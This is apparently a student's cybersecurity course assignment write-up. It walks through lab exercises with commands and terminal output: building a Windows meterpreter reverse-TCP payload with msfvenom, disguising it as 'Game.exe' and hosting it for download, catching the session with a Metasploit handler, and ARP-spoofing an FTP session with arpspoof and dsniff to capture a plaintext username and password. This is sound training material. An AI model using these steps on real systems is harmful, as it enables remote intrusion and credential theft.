LetsUpgrade – CyberSecurity Essentials
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
Day 6 – Assignment

Question 1:


- Create payload for windows .
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

Solution:


Step 1: Create a new folder in /var/www/html/ directory to host your payload file.



Step 2: Creating the payload, syntax is msfvenom -p windows/meterpreter/reverse_tcp –platform windows-a x86 -e x86./shikata_ga_nai -b "\x00" LHOST=192.168.23.128 -f exe >/var/www/html/Payload/Game.exe



Payload is now live for dowanload in Victim's PC:



Step 3: Enabling and starting Apache2

```
root@kali-pc-001:/var/www/html/Payload# systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/s
ystemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service
 → /lib/systemd/system/apache2.service.
root@kali-pc-001:/var/www/html/Payload# systemctl start apache2
```

Step 4: The attacker keeps the meterpreter ready for capturing the connections using msfconsole.

```
bpg@kali-pc-001: ~                                  11:10 PM
File  Actions  Edit  View  Help
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST     192.168.23.128   yes       The listen address (an interface ma
y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Step 5: Once the victim downloads and opens the payload, the connection is established with the attacker, giving access to the victim's machine.

```
bpg@kali-pc-001: ~                                  11:12 PM
File  Actions  Edit  View  Help


msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.23.128:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.2
3.129
[*] Meterpreter session 1 opened (192.168.23.128:4444 → 192.168.23.129:497
27) at 2020-08-31 22:47:04 -0700
```

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
Step 6 : To exploit, attacker can send file (upload x.txt) and it will reflect on the victim's window.



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
Question 2:

- Create an FTP server
- Access FTP server from windows command prompt
- Do a mitm on username and password of FTP transaction using wireshark and dsniff.

Solution :

Step 1: Creating a FTP Server

- Install FTP Server
- Go to tools->IIS Manager
- Right click on computer name
- Give FTP Site Name and physical path c:\inetpub\ftproot
- Select No SSL
- Select basic authentication Give permissions to all users for Read and Write



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Step 2: Accessing FTP using command prompt

- ftp <path of FTP>

```
C:\WINDOWS\system32\cmd.exe
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1

C:\Users\DAANISH>ftp 192.168.2-5.134
Unknown host 192.168.2-5.134.
ftp> by

C:\Users\DAANISH>ftp 192.168.205.134
Connected to 192.168.205.134.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.205.134:(none)): ftpuser
331 Password required
Password:
230 User logged in.
ftp> by
221 Goodbye.

C:\Users\DAANISH>ftp 192.168.205.134
Connected to 192.168.205.134.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.205.134:(none)): ftpuser
331 Password required
Password:
230 User logged in.
ftp> by
221 Goodbye.

C:\Users\DAANISH>_
```

Step 3 : Do a mitm on username and password of FTP transaction using wireshark and dsniff.

- Login as root in kali
- apt install dsniff
- echo 1 > /proc/sys/net/ipv4/ip_forward
- sysctl –w net.ipv4.ip_forward=1
- arpspoof –i eth0 –t <IP OF Target> -r <IP of receiver>
- dsniff –i eth0

```
kali@kali:~$ sudo su -
[sudo] password for kali:
root@kali:~# dsniff -i eth0
dsniff: listening on eth0
^Croot@kali:~# dsniff -i eth0
dsniff: listening on eth0
-----------------
08/30/20 17:59:03 tcp 192.168.205.1.56554 -> 192.168.205.134.21 (ftp)
USER ftpuser
PASS 12345@xyz
```

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Now, the dsniff has filtered all the packets and displayed only the username and password.

If we see in the Wireshark, filter the TCP port 21 packet using the command, tcp.port==21